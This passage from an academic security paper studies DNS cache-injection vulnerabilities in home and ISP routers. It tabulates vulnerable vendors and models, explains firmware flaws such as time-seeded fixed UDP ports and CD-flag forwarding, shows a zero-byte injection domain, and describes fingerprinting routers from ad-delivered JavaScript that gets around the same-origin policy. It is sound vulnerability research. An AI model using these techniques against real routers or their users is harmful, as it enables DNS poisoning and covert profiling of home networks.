To associate open resolvers to which we sent the query with the IP address that actually sent the query to our nameservers, we randomize all the queried domain names by prepending a random subdomain. This also allows us to avoid caching of the resolvers, just in case some components in the DNS resolution chain are shared by multiple open resolvers. To prevent other users of the resolver to be negatively affected by our tests, we run these tests only against domains we own, which allows us to validate the full injection attack without performing an attack against any other domain.

We found that 8.1% of the open DNS resolvers are vulnerable to injection attack. 3.8% of the open resolvers are vulnerable to injections with dot-misinterpretation ("`\.`") and 6.7% to injections with zero-misinterpretation ("`\000`").

(b) Recursive resolvers are largely not affected: We next analyse the queries' logs on our nameservers to infer which type of resolvers are vulnerable. When we compare the IP address of the DNS query as seen by our nameserver with the IP address we originally sent the query to, we can classify the open resolvers into pure recursors (where both IP addresses match) and other types of resolvers which may forward the query through other systems. While the group of

[1] https://www.businesswire.com/news/home/20201109005090/en/Wireless-Router-Market--Global-Industry-Analysis-Size-Share-Growth-Trends-and-Forecast-2020--2024-Technavio

[2] https://www.wiseguyreports.com/reports/6365219-global-wireless-router-market-growth-status-and-outlook-2021-2026

[3] We use `test.com` and `target.com` as placeholders for the domains under our control.




Figure 8: Black-box analysis setup.

pure recursors only consists of 3.6% (48,812 total) of all open resolvers tested, we observe that this group of resolvers is practically unaffected (0.03% to 0.18% vulnerable) compared to the overall results, even though it consists of open resolvers in many countries and networks. Based on this we conclude that this indicates that the misinterpretation which causes the cache-injection vulnerability must be caused by intermediate devices which implement DNS forwarding such as routers.

(c) ISPs with vulnerable routers: We found devices in 4830 Autonomous Systems (ASes) across 177 countries. We select three ASes with the highest number of vulnerable devices: AS58265 (Level421 GmbH) with 58 out of 58 devices vulnerable, AS13787 and AS22186 (CenturyLink Communications) with 36 out of 39 vulnerable devices, and AS22394 (Cellco Partnership DBA Verizon Wireless) with 1745 out of 2105 vulnerable devices. We perform a manual research for the type of devices which are typically distributed to customers in those networks, and find that Level421 TARKAN routers on AS58265, CenturyLink Zyxel C3000z on AS13787 and AS22186, and Actiontech MI424WR on AS22394.

Combining the routers we found through Internet study of devices vulnerable to injections with the popular routers we collected based on market research and online shops, we identify 51 different brands of routers, of which we were able to purchase 35 devices from 28 different brands[4]; the routers are listed in Table 2. We use this dataset of routers in our black-box and white-box analyses.

Ethical considerations. Our experiments were ethical. We only injected records under domains that we own (both the attack domain as well as the domain which the record is potentially misinterpreted into). Therefore, the experiment is essentially not different than merely changing the records in the zonefile on our nameservers.

5 Black-Box Evaluation of Vulnerabilities

In this section we develop a platform for black-box tests of routers, and evaluate our dataset of routers on that platform.

5.1 Platform for evaluation

The platform we set up for testing DNS vulnerabilities in routers is shown in Figure 8. We set up the routers for a typical configuration, changing only the settings required for an Internet connection. This includes connecting a test client to the router via its local network interface and configuring the Internet connection of a router. In most cases we configure the routers to operate in DHCP client mode, where they use an upstream network controlled by us as the internet connection. In 3 cases, where routers do not offer a DHCP client mode, we instead connect the router to the Internet via PPPoE, using a machine running OpenWRT as an PPPoE server, which emulates an ISP's broadband remote access server or (in one case) using a cellular network[5], as the device in question is a mobile, battery-powered hotspot without a wired interface. Additionally we change the DNS resolver used by the router to a known recursive resolver operated by us running bind version 9.16.1 either by changing its configuration or dynamically configuring it to do so over DHCP or PPPoE.

To conduct the vulnerability tests, for each router we trigger lookups to the router's DNS forwarder using a custom-built application and observe the requests and responses emitted by the router at its Internet-side interface capturing packets as well as the responses it sends to the test client.

5.2 Evaluation methodology

We develop methods for evaluation of vulnerabilities to injection via misinterpretation attacks as well as to TXID forwarding, UDP port prediction and disabling DNSSEC. We send 5 queries per test to identify static values. We use other manual tests to verify the results of firmware analysis in Section 6.

Special character misinterpretation. The evaluation follows the same study methodology as described in Section 4, with the only difference that the routers are set up on the premise of our network, as described in Figure 8.

TXID forwarding. To test the router for TXID forwarding, i.e., whether it re-uses the TXID from client requests for its upstream packets, we send the router's DNS forwarder a few queries for different domains and compare the TXIDs from the client requests to the ones in the upstream queries. If the TXIDs are equal, we call a router vulnerable to this vulnerability if it implements a cache, otherwise the router may re-use the TXIDs, but an adversary may not be able to exploit this, because there is no cache to poison at the router in question. If the TXIDs were not equal, we do also identify if the TXIDs are sequentially allocated by manual inspection which does also represent a vulnerability.

Static UDP port. To test if a router uses a static UDP source port, we send the router some queries for different domains, and observe the UDP source port in the requests sent to the upstream resolver. When a router re-uses the same port multiple times for different queries, we call the router vulnerable. Furthermore, in this test we differentiate between semi-random random ports which are allocated once when the forwarder is started and fully static port numbers. To test this, after we identified that a router re-uses port numbers, we restart the router by disconnecting its power supply, and see if the port number has changed after the reboot. For this vulnerability, we do consider a router vulnerable even if it does not implement a cache, as an attacker might still inject

[4] We were not able to purchase a significant number of devices, especially from smaller brands, because of import restrictions and supply shortages.

[5] In this case we capture the DNS packets at our DNS nameserver.

Vendor	Model	Has cache	version.bind	Attacks								Non-standard
				Any attack	Misinterpretation injection direct \.	direct \000	CNAME \.	CNAME \000	TXID forward	Fixed UDP port	CD=1 to disable DNSSEC	
Home/SOHO routers												
Asus	GT-AC2900	✓	dnsmasq	-	-	-	-	-	-	-	-	-
AVM	Fritz!Box 6660	✓	-	✓	✓	-	-	-	-	-	-	-
AVM	Fritz!Box 7312	✓	-	✓	✓	-	-	-	-	-	-	-
AVM	Fritz!Box 7520	✓	-	✓	✓	-	-	-	-	-	-	-
AVM	Fritz!Box 7590	✓	-	✓	✓	-	-	-	-	-	-	-
Cudy	WR1300	✓	-[1]	-	-	-	-	-	-	-	-	-
D-Link	N150 (DIR-600)	✓	-[1]	-	-	-	-	-	-	-	-	-
D-Link	N300 (DWR-920)	✓	-[1]	-	-	-	-	-	-	-	-	-
DrayTek	Vigor2120	✓	-	✓	✓[5]	✓[5]	-	-	✓	-	✓	(h)
Linksys	E5350 (AC1000)	✓	dnsmasq-2.40	-	-	-	-	-	-	-	-	-
Linksys	EA8300 (AC2200)	✓	dnsmasq-2.78	-	-	-	-	-	-	-	-	-
Netis	AC1200	✓	dnsmasq-2.79	-	-	-	-	-	-	-	-	-
Tenda	AC10v3	✓	-	✓	✓	✓	-	-	-	✓(62066)	✓	(f),(h)
Tenda	F3	✓	-	✓	✓	✓	-	-	-	✓(50387)	✓	(f),(h)
Trendnet	TW100-S4W1CA	✓	-	✓	-	-	-	-	-	✓(5530)	✓	(f),(h)
Xiaomi	MiRouter4A	✓	dnsmasq-2.71	-	-	-	-	-	-	-	-	-
Zyxel	Speedlink 5501	✓	dnsmasq-2.57	-	-	-	-	-	-	-	-	-
Edimax	N300	-	-	✓	-	-	-	-	-	✓(1027)	-	(h)
Mercusys	MW305R	-	-	✓[2]	-	-	-	-	no[2]	-	-	(h)
Netgear	AC1200 / R6120	-	-	-	-	-	-	-	-	-	-	-
STRONG	Wi-Fi Router 300	-	-	✓	-	-	-	-	-	✓(1027)	-	(h)
TP-Link	Archer C7 (AC1750)	-	-	-	-	-	-	-	-	-	-	-
TP-Link	TL-WR841N	-	-	-	-	-	-	-	-	-	-	-
ISP-branded home routers												
CenturyLink	C3000Z	✓	-	✓	✓	✓	-	-	✓	✓[3]	✓	(g),(h)
Telekom	Speedport Smart 3	✓	-[1]	-	-	-	-	-	-	-	-	-
Vodafone	Station TG3442DE	✓	dnsmasq-2.78	-	-	-	-	-	-	-	-	-
Actiontec	MI424WR	-	-	✓	-	-	-	-	no[2]	✓(1024)	-	(h)
Small business routers												
Bintec	RS353a	✓	-	✓	-	-	✓	✓	-	-	-	(f),(h)
Cisco	RV260	✓	dnsmasq-2.78	-	-	-	-	-	-	-	-	-
Grandstream	GWN7000	✓	dnsmasq-2.78	-	-	-	-	-	-	-	-	-
Synology	RT2600AC	✓	dnsmasq-2.78	-	-	-	-	-	-	-	-	-
Ubiquiti	EdgeRouter4	✓	dnsmasq-2.78	-	-	-	-	-	-	-	-	-
Lancom	1640e	-	-	-	-	-	-	-	-	-	-	(h)
Mobile/4G routers												
Huawei	5G CPE 5 Pro 2	✓	-	✓	-	✓[5]	-	-	-	-	-	(g)
Level421	TARKAN	✓	dnsmasq-2.51	-[4]	-[4]	-	-[4]	-	-	-	-	-
Teltonika	RUT950U022C0	✓	dnsmasq-2.81	-	-	-	-	-	-	-	-	-
SUM(✓)	36 100%	28 78%	-	15 42%	8 22%	5 14%	1 3%	1 13%	4 11%	7 19%	5 14%	11 31%

✓: vulnerable/yes. -: not vulnerable/no. [1]: hidden dnsmasq version, [2]: uses sequential TXIDs, [3]: Port selected randomly at boot. [4]: ISP network vulnerable. [5]: Query section mismatch. (f): CNAME chain merging. (g): EDNS can cause broken responses. (h): No TCP support.

Table 2: Results of the black-box analysis.

malicious responses if he manages to conduct the attack at the point in time when a client triggers a request for the target domain.

CD=1 forwarding. To test DNS forwarder for disabling DNSSEC, we conduct the following test. (1) We send a query for an improperly DNSSEC-signed domain with CD bit set. We check if the query is forwarded using the CD bit set, and if the client receives an answer to its query with an A record included. (2) We then send another query for the same domain, but without the CD bit set. When the forwarder answers the query from its cache with the IP address from the improperly-signed DNSSEC response, the router is vulnerable to DNSSEC disabling attacks.

Fingerprint of routers. We aim to identify the DNS forwarder implementation used in the router using `version.bind` queries. These special DNS queries for the domain `version.bind` with type `TXT` and class `CHAOS` are implemented by many DNS servers to communicate the server implementation and version.

TCP support. We test DNS forwarders for DNS over TCP support, which is mandatory in [RFC5966]. We also attempt to verify if the forwarder implements a cache at all, by sending it a few queries for the same (domain,type)-tuple and see if it emits multiple queries to its upstream resolver. We record any other non-standard behaviour of the routers DNS forwarder during our tests, such as the inability to properly handle (or ignore) EDNS OPT records.

5.3 Results

Out of the 36 routers tested, all routers implemented some form of DNS forwarding service. 8 of the routers do not implement a cache, making them naturally invulnerable to most of the attacks.

Attacks. We find 10 routers to be vulnerable against the misinterpretation attack, out of which 6 where vulnerable to the attack variant using zero-byte (`\000`), which allows adversaries to inject fake records for arbitrary domains. 2 routers were vulnerable to the TXID forwarding attack and another 2 used sequential TXIDs, which also makes them vulnerable. 7 routers (from 6 different vendors) did not use randomized UDP source port for upstream queries making them vulnerable to off-path injection attacks. Finally, 5 routers from 4 vendors were vulnerable to attack disabling DNSSEC protection against upstream resolvers. In total we found 15 routers from 10 different vendors vulnerable to any of our analyzed vulnerabilities, which makes 42% of the tested devices.

One router, the Level421 Tarkan which is a 4G mobile hotspot sold by an ISP providing special, world-wide roaming services was only found vulnerable to the misinterpretations injection attack when using the Internet connection provided by the vendor via the hotspot's embedded SIM card, but not when using the Internet connection via a customer-provided SIM card. Since the hotspot uses dnsmasq as its forwarder implementation as discovered by `version.bind` queries, we conclude that the vulnerability discovered in this test is caused by resolvers in the provider's infrastructure, not the actual device provided to the user.

Standard compliance. Additionally to the vulnerabilities, we also found 11 devices that do not implement the DNS standards correctly: 4 routers merged CNAME chains in cached responses to a single synthesized A record, 2 routers responded with malformed packets in some cases when processing EDNS-enabled requests and 10 routers did not support connections via TCP. We also find that the inability of these routers to correctly implement some parts of the DNS standard is strongly correlated with the vulnerability to our attacks. In fact, most vulnerable devices also do not correctly implement some parts of the standard and all standard non-compliant devices are also vulnerable to one of the attacks. In terms of implementations, we find that 13 devices use dnsmasq[6] as their DNS implementation, none of which were found vulnerable to our attacks. This means that almost all routers running a non-dnsmasq forwarder are vulnerable to one of our attacks. 3 not vulnerable devices which are not based on dnsmasq, do not implement a cache - which makes the cache-injection attacks not applicable to them.

6 White-Box Analysis of Routers' Firmware

To find the root cause of the vulnerabilities found in Section 5, we analyze the routers firmware. We use firmware images downloaded from the manufacturer and source code of open source components. We then derive the conclusions on routers' behavior through a combination of white and black-box analysis to ensure accuracy. We analyze the programming errors and architectural decisions which lead to the vulnerability and isolate the components which create the vulnerability. The results of our analysis are in Table 3, along with the information about the DNS implementations in routers, information if the implementation is open source or built by the manufacturer, the vulnerabilities and incompatibilities with the standard found in the software. We analyze the routers' firmware to the point where our practical results from the black box analysis can be explained by the implementation in the firmware. We also analyzed relationships between the underlying implementations and their vulnerabilities. For instance, we found some devices using the same software implementation with a different configuration which results in different vulnerability outcomes, e.g., Netgear R6120 and Tenda AC10 use dnrd. In our white-box analysis we add three additional routers to our dataset from Section 5: Huawei 5G CPE Pro, Actiontec V1000H and Tenda AC10. These routers were tested because their firmware exhibits similarities to the routers we bought, including use of the same DNS forwarder software.

6.1 Special character misinterpretation

We analyze the domain name decoder and cache implementation of the routers which where found vulnerable to the special character misinterpretation with the XDRI attack. We do this to resolve the following paradox: when using a naive decoder which misinterprets special characters in domain names, this vulnerability should affect the domain name when it is received from the client in the first query and therefore trigger a query to the victim domain (`victim.com`) instead of the malicious attacker domain (`victim.com\000.attacker.com`). If implemented like this, the naive decoder would trigger a behaviour which is not compliant with the standard [RFC1035], but such a behaviour could not be exploited for an attack.

Decoder implementation. First, to verify that the vulnerability is indeed caused by a naive decoder logic, we analyze the domain name decoder implementations in our vulnerable routers. As expected, we find a vulnerable decoder logic in all analyzed cases: when decoding a domain name from the line format into a zero-terminated C-string, the decoders in all vulnerable routers do not handle the cases of zero-bytes nor periods inside domain name labels with special care, as a result, the name is decoded to another name than it is.

Cache implementation. Second, to answer why the vulnerable routers behave as they do, we analyze the cache implementations: we find 2 different types of vulnerable cache architectures, each explaining the vulnerable, non-standard behaviour of the routers we found in practice:

(a) Qname-to-address map: Instead of parsing each record individually and moving them into a record cache, some caches in our study operate on a much simpler level. These cache implementations, which are used in both dproxy-nexgen and eCos-based Tenda devices, can be characterized as a function mapping domain names to IP addresses, and con-

[6] We identified 4 additional devices using dnsmasq in our firmware analysis in Section 6 which do not communicate the implementation using `version.bind` queries.

Vendor	Model	OS	DNS forwarder implementation	Version	Open source	Vulnerabilities	Non-standard
Actiontech	MI424WR	linux	totd	1.5	✓	(c) (below 1.5.3), (d)	-
AVM	Fritz!Box 7590		"multid"		-	(a)	-
	Fritz!Box 6660						
	Fritz!Box 7312						
	Fritz!Box 7520						
Zyxel	C3000Z		dproxy-nexgen		✓	(a),(b),(d),(e)	(f),(g),(h)
Actiontec	V1000H[1]						
Huawei	5G CPE 5 Pro[1]		libmsgapi.so		-	(a)	(g)
	5G CPE 5 Pro 2						
Cudy	WR1300		dnsmasq	2.45	✓	-	-
Telekom	Speedport Smart 3			2.59			
D-Link	DIR-600			2.45			
	DWR-920			2.78			
Netgear	R6120		dnrd	2.19	✓	(a)	-
Tenda	AC10[1]			2.20.3		(a),(e)	
TP-Link	Archer C7		dnsproxy_deamon.sh		-	-	-
	TL-WR841N						
Strong	Wifi Router 300	eCos	(unnamed implementation)		-	(d)	(h)
Edimax	N300						
Tenda	F3		"DNS deamon"		-	(a),(d),(e)	(f),(h)
	AC10 v3						
Trendnet	TW100-S4W1CA		(unnamed implementation)		-	(d),(e)	(f),(h)
Mercusys	MW305R	VxWorks	dnsProxy.c		-	(c)	(h)
Bintec	RS353a	"BOSS"	"dnsd"		-	(a)	(h),(f)
DrayTek	Vigor2120	"DrayOS"	(unnamed implementation)		-	(a),(b),(e)	(h)
Lancom	1640e	"LCOS"	(unnamed implementation)		-	-	(h)

(a): Misinterpretation injection. (b): TXID forwarding. (c): Sequential TXID. (d): Fixed UDP port. (e): Disable DNSSEC via CD=1. (f): CNAME chain merging. (g): EDNS can cause broken responses. (h): No TCP support. [1]: Additional router not tested physically.

Table 3: Results of white-box analysis of routers' firmware.

sequently, they can only store DNS records of type A (or AAAA). Queries for other types are simply forwarded to the upstream resolver every time their responses are not stored in the cache. Once a response from the upstream resolver is received, its answer section is parsed for any record of type A. Once an A record is found, it is put into the cache by mapping the domain name of the response's question section (qname) to the address found inside the (first) A record. When receiving a query from another client, the qname is decoded and looked up in the cache. If it is found, the forwarder synthesizes an A record mapping the qname directly to the cached address, otherwise it forwards the client's packet unchanged, without re-encoding the decoded name. While this represents a behaviour completely non-compliant to the DNS standard, it explains why the misinterpretation does not happen when processing the client's query and also why cached responses do not contain CNAME chains in our black-box tests.

(b) Qname-to-packet map: Additionally, we found another cache architecture which is non-compliant to the DNS standard in dnrd. In this architecture, the cache again only considers the qname of a packet as its cache key and the forwarder does not re-encode decoded qnames when forwarding queries. However, instead of mapping qnames directly to IP addresses, this cache architecture maps qnames to full non-decoded DNS packets. When a response from an upstream resolver is received, the complete DNS packet, including its header and all sections, is cached. Then, when a query with the same qname (or a qname which is decoded to the same name because of misinterpretation) is received, the cached packet is simply sent to the client with only the TXID changed so it matches the TXID of the client's query. This causes different issues, such as flags not matching the client's query and TTLs not being reduced as the records are not updated.

6.2 TXID forwarding

During our analysis of caches, we also discover the main architectural cause of the TXID forwarding vulnerability. As it can already be presumed by the Qname-to-packet map cache architecture described above, many of these forwarders are not build like full-fledged resolvers, which parse all sections of a packet, interpret the parsed data, determine what has to be done to resolve a client's query and issue the respective queries to resolve the request. Instead, those forwarders, such as totd, dproxy and dnrd, are built similarly to proxies, which only extract the minimum required information from a packet which traverses it (such as the TXID and qname) and simply ignore the rest. In the cases of dproxy-nexgen and DrayTek these proxy-like forwarders do not even change the TXID itself, but simply forward the DNS packet to the upstream resolver as-is, and only tap into the response to extract the information needed for caching purposes which results in the vulnerabilities that we found.

6.3 Missing UDP source port randomization

During our analysis, we also identify the cause of static port numbers in queries sent to upstream resolvers. As expected, most implementations with this vulnerability, such as totd, Strong/Edimax and Trendnet implementations, simply set a static port number when creating a socket for their upstream connections, or they only create a socket once (when started) and do not recreate it for further requests, as in the case of dproxy-nexgen. However, we identified an implementation which presents an exception to this observation: the

implementation in Tenda devices (F3 and AC10v3) appears to use a static port from the ephemeral port range (>=49152, see RFC6335) in our black-box test, which does not change upon reboot but is different for both devices. Port numbers in this range are typically only used by the operating systems to provide randomly assigned ports to applications which do not request a specific port themselves.

Upon analysis of the port-setup routine in the implementation which is used in both the Tenda F3 and AC10v3 routers, we find that the used port is actually chosen pseudo-randomly when the application is started, by deriving it from a call to the C `rand()` function. Before that, the pseudo-random generator is seeded with a call equivalent to `srand(time(NULL))`, which seeds the random generator with the current UNIX timestamp in seconds from January 1, 1970. This should result in a randomly chosen port every time the device is rebooted, which we do not observe in our black-box analysis. Upon further investigation, we discover, that the time on these devices is reset to January 1, 1970 after every reboot, and is only set via NTP after an Internet connection is acquired.

This explains the vulnerability we found in tested devices. Even though the UDP source port is randomly chosen once the device is started, at this point the clock in the router is still set to some seconds after January 1, 1970. The different ports chosen for the different routers (F3: 50387, AC10v3: 62066) are due to the AC10v3 starting its DNS forwarder slightly later after the clock has been reset: by extracting the code deriving the port from the current time, we run it with values for `time()` between 0 and 100 and find that it generates the port 50387 with a value for `time()=7` and 62066 with `time()=10`, concluding that the DNS forwarder in the Tenda AC10v3 is started 10 seconds after the device has been started, vs. 7 seconds in the case of the Tenda F3. As these devices use an embedded operating system (eCos), these boot times are deterministic enough so that the port number generated does not change between reboots.

To summarize, there are 3 vulnerabilities/bugs, alone in the code described above: (1) not changing the UDP source port for different requests, (2) making a security-relevant random number (UDP source port) only dependent on the current time (in seconds) and (3) not acknowledging that the device's clock is not correctly set up at the time when the port is chosen, making the pseudo-random generator behave completely deterministic. These examples are representative of our implementations we reverse engineered.

6.4 CD=1 forwarding

The goal of the white-box analysis of the CD flag is to understand why a given vulnerability exists. The results of the white-box analysis allow us to develop the attacks in Section 3. Similar to the TXID forwarding vulnerability, the main cause of checking disabled forwarding in vulnerable routers is due to the fact that these routers do not recognize the CD flag in the DNS flags field. In our analysis, we found multiple ways how forwarders handle this situation. The forwarders in Bintec clear the CD flag (along with other unrecognized flags) when forwarding queries. For resolvers not supporting this flag, it is a standard-compliant solution [RFC1035, RFC8906], but prevents clients from issuing queries with these flags set.

Project	Cache	Attacks: Any	Misinterpretation direct: \.	Misinterpretation direct: \000	Misinterpretation CNAME: .	Misinterpretation CNAME: \000	TXID forwarding	Fixed port	Disable DNSSEC via CD=1
[28]	-	✓	-[4]	-[4]	-[4]	-[4]	(✓)[4]	seq.	-[4]
[29]	✓	✓	-	-	-	-	✓	-	✓
[30]	✓	-	-[7]	-[7]	-	-	-	-	-[5]
[31]	✓	✓	-	-	-	-	n/a[3]	n/a[3]	✓
[32]	✓	✓	-[1]	-	-[2]	-	-	✓[6]	-[5]
[33]	✓	✓	-	-	-	-	✓	-	✓
[34]	✓	✓	-	-	-	-	✓	-	✓
[35]	✓	✓	-	-	-	-	✓	-	✓
[36]	-	-	-[4]	-[4]	-[4]	-[4]	-[4]	-	-[4,5]
[37]	✓	✓	-	-	-	-	✓	-	✓

✓: vulnerable/yes. -: not vulnerable/no. [1]: misinterpreted but not cached. [2]: misinterpreted before forwarding. [3]: off-path attack prevented with DoT. [4]: attack (also) prevented by not implementing a cache. [5]: CD flag stripped. [6]: port only selected randomly once. [7]: no answer.

Table 4: Vulnerabilities in github DNS forwarder software.

Instead of clearing unknown flags, the Trendnet, DrayTek, Tenda and dproxy-nexgen forwarders do not clear unrecognized flags but simply forward them without interpreting their meaning. This leads to the vulnerability as the responses for queries with these flags are processed normally and the invalidated records are stored in the forwarder's cache.

Finally, instead of clearing the flag, the forwarders in AVM, Huawei and dnsmasq handle the CD flag by forwarding queries with it transparently. However, instead of parsing their responses and potentially poison their cache with DNSSEC-signed records that were not validated, they only forward responses with the flag set to the client requesting them, but do not copy the included records into their cache. This can be seen as a way of providing some forward-compatibility for their clients without actually implementing the required functionality.

6.5 Missing TCP support

Even though a mandatory requirement in [RFC5966], many routers do not support TCP queries. Our firmware analysis shows, that while many implementations indeed do not support DNS transport over TCP, such as dproxy, Edimax/Strong, Mercusys and Tenda, in some cases TCP is not enabled due to bugs. For instance, in the case of totd, used in the Actiontech MI424WR, the application actually does support TCP transport, however it is deactivated in the configuration of the DNS forwarder as it is used in the router firmware.

6.6 Analysis of DNS software on github

During our study, we found a significant number of vulnerable DNS forwarder implementations in routers, with both open-source and closed-source implementations being affected. To understand why errors and bugs are so frequent in

DNS implementations we additionally perform black-box evaluations of self-built DNS forwarders by independent github developers. We search github for "dns forwarder" keywords and select 10 small-size projects which implement DNS forwarders. We test these implementations for the vulnerabilities listed in Section 3. The results are summarized in Table 4. Out of 10 tested implementations, only 2 are resilient to our attacks: one simply does not implement a cache, and the other one still does not implement the DNS standard correctly as it merges CNAME chains in responses to a single A record.

While these implementations are not widely used, the fact that almost all of them carry similar vulnerabilities to the implementations used by the vulnerable routers in our dataset shows that DNS forwarding is not easy to implement and that the programming mistakes leading to the attacks are common and not just individual cases.

7 Advertisement Network Study

We develop novel techniques to fingerprint residential routers, which we then apply in our Internet wide ad network study. We embed a javascript on our website which is loaded as a pop-under advertisement and executes our techniques for identifying routers. This technique is shown in Figure 9.

We analyze the web interfaces of the routers in our dataset and create a list of images specific to each router. Once a client has loaded our website, the script tries to fetch an image from characteristic URLs from each of the routers' web-interfaces by setting the `src` property of a newly created image object. Since these images only exist on the web interface specific to one router, the ability to successfully load such an image implies that the client is using the router in question. During the execution the script loads all the images and reports back for which images the tests succeeded. Same models from the same vendor might use the same images, but in this case they typically use the same firmware and the same vulnerable DNS implementation.

To find the router's address, we use the default address shipped with the factory settings. Additionally we use the special domain names used by some vendors to redirect users to the router's web interface. DNS requests for such domains, like `"routerlogin.net"` or `"fritz.box"` are always answered with a router's internal IP by the router's DNS forwarder.

We confirm experimentally on all the routers in our study, that firmware upgrades do not change the images of web configuration interfaces, and hence do not have an impact on our fingerprinting heuristics. In first round of tests we test the routers in the default factory settings configurations, as this is likely how they are used by the clients. In a subsequent round we update the routers, but do not perceive any changes in the results. In addition, not all the tested routers allow the user to manually update the firmware. Notice that if such changes existed our heuristic would result in errors. For instance, if the ports were changed but the images and the domains remained




Figure 9: Fingerprinting routers from javascript.

the same, this would create false positives, alternately, if the image and domains are changed but ports remain static, this would create false negatives.

To circumvent the restrictions of the same-origin-policy (SOP), our script is only loading the characteristic URLs by creating image objects, which are exempt from the SOP. While this circumvents the restrictions of the SOP, this limits the information which is gathered by our script to a few limited data points: whether an image was successfully loaded or not and the dimensions of the image in pixels. Therefore, to increase the accuracy of our study, once an image is loaded successfully, we compare its dimensions to the ones we found using our initial analysis of the routers' web-interfaces.

To find out image paths and characteristic for each router, we manually search the web interface of each router for images embedded in the webpage which are specific for that router. During this examination, we find that some routers prevent images from being loaded by third-party websites, either directly or indirectly, by enforcing that the HTTP requests referrer header must match the IP address of the router[7], enforcing a connection via HTTPS using a self-signed certificate or always requiring authentication even for static objects of the web interface. In total, we were able to gather fingerprints in the form of characteristic image paths for 27 out of the 36 routers in our dataset.

[7]Some routers did enforce a weaker policy where they also allow empty referrer headers. This is not enough to block our study since sending of this header can be disabled by setting the `referrerPolicy` attribute of an HTML image to `no-referrer`.

	All clients		Identified		
	absolute	% of total	absolute	% of total	% Identified
Europe	9608	14.04%	176	18.09%	1.83%
Asia	24516	35.81%	348	35.77%	1.42%
Americas	11773	17.20%	181	18.60%	1.54%
Africa	15669	22.89%	230	23.64%	1.47%
Oceania	1225	1.79%	19	1.95%	1.55%
Unknown	5664	8.27%	23	2.36%	0.41%
Total	68455	100.00%	973	100.00%	1.42%

Table 5: Adnet results by region

% of Identified	% of Total	Absolute	Generic match	Vulnerable	Router
41.62%	0.59%	405	x	x	Tenda
24.25%	0.34%	236	x	x	Huawei
15.42%	0.22%	150	x	x	Fritzbox
12.13%	0.17%	118	x	x	Mercusys
1.54%	0.02%	15	x		Linksys AC2200
1.34%	0.02%	13			Xiaomi Mi router
1.23%	0.02%	12		x	Draytek
1.13%	0.02%	11			Speedport Smart
0.72%	0.01%	7		x	Netgear R6120
0.21%	0.00%	2			D-Link DIR-600
0.10%	0.00%	1			Teltonika
0.10%	0.00%	1			Linksys AC1000
0.10%	0.00%	1		x	Centurylink
0.10%	0.00%	1			ASUS ROG
100.00%	1.42%	973	-	95.48%	Identified
-	98.58%	67482	-	-	Not Identified
-	100.00%	68455	-	1.36%	Total

Table 6: Identified routers from ad-net clients

% Identified	Frequency	% of Total	Browser
0.43%	22618	33.04%	Chrome
3.82%	13633	19.92%	Chrome Mobile WebView
0.80%	8764	12.80%	Chrome Mobile
1.18%	4569	6.67%	Mobile Safari
1.63%	3076	4.49%	Safari
0.79%	3033	4.43%	Edge
1.56%	2824	4.13%	Firefox
1.98%	2270	3.32%	Samsung Internet
1.94%	1597	2.33%	Firefox Mobile
1.42%	68455	100.00%	Total

Table 7: Browsers of ad-net clients

Results. In total, 68,455 clients from 202 different countries and 4653 different autonomous systems visited our website during the study. Out of those, we could identify a known router web interface for 973 (1.42%) clients, which are located in 438 different autonomous systems and 105 countries. A further geographical breakdown of our results is shown in Table 5.

The number of matches for each web interface is shown in Table 6. When we count the number of instances in which we found vulnerabilities in the router, we find that in 929 (or 1.36%) of the total cases, a vulnerable router was identified. This is partly since these vendors use the same web-interface for all their router models, which increases the number of identified devices for these vendors. As can be seen in Table 6 the more generic the match is the higher % of routers can be identified. "Generic match" means the match applies to different models of the same vendor, which may or may not be vulnerable as well.

We also list the distribution of clients browsers in Table 7. The number of cases where we could identify a router web interface is below the average of 1.42% in the case of Chrome (both desktop and mobile) and Edge, as both of these browsers block the requests to internal IP addresses [38, 39]. The fraction of devices we could identify with our study is significantly lower than the fraction of routers vulnerable to our attacks. In a real attack the limitations to fingerprinting do not reduce the attack success.

(1) Open res.	Ad-net		Open resolver		Vulnerable of Total (%)	
Country	Total	Vulnerable	Total	Vulnerable	Ad-net	↓ Open resolver
Oman	75	2	1295	1230	2.67	94.98
Papua New Guinea	33	1	55	22	3.03	40.00
Rwanda	50	0	80	29	0.00	36.25
Iceland	1	0	144	50	0.00	34.72
Nicaragua	19	0	470	159	0.00	33.83
Bahrain	26	1	134	43	3.85	32.09
Thailand	3410	14	13011	3716	0.41	28.56
Guadeloupe	15	0	73	20	0.00	27.40
Macao	0	0	374	102	0.00	27.27
Singapore	45	0	5560	1498	0.00	26.94
Croatia	10	0	780	206	0.00	26.41
Luxembourg	4	0	214	55	0.00	25.70
United Arab Emirates	321	3	1628	407	0.93	25.00
Guernsey	0	0	57	14	0.00	24.56
Japan	224	0	19151	4543	0.00	23.72

(2) Ad-net	Ad-net		Open resolver		Vulnerable of Total (%)	
Country	Total	Vulnerable	Total	Vulnerable	↓ Ad-net	Open resolver
Kuwait	58	17	914	40	29.31	4.38
Germany	285	78	13627	939	27.37	6.89
Namibia	75	19	162	8	25.33	4.94
Botswana	63	6	365	10	9.52	2.74
Bangladesh	456	36	17524	112	7.89	0.64
Honduras	65	5	1687	14	7.69	0.83
Iraq	487	33	1283	27	6.78	2.10
Panama	74	5	1801	32	6.76	1.78
Qatar	60	4	103	12	6.67	11.65
New Zealand	139	9	1874	292	6.47	15.58
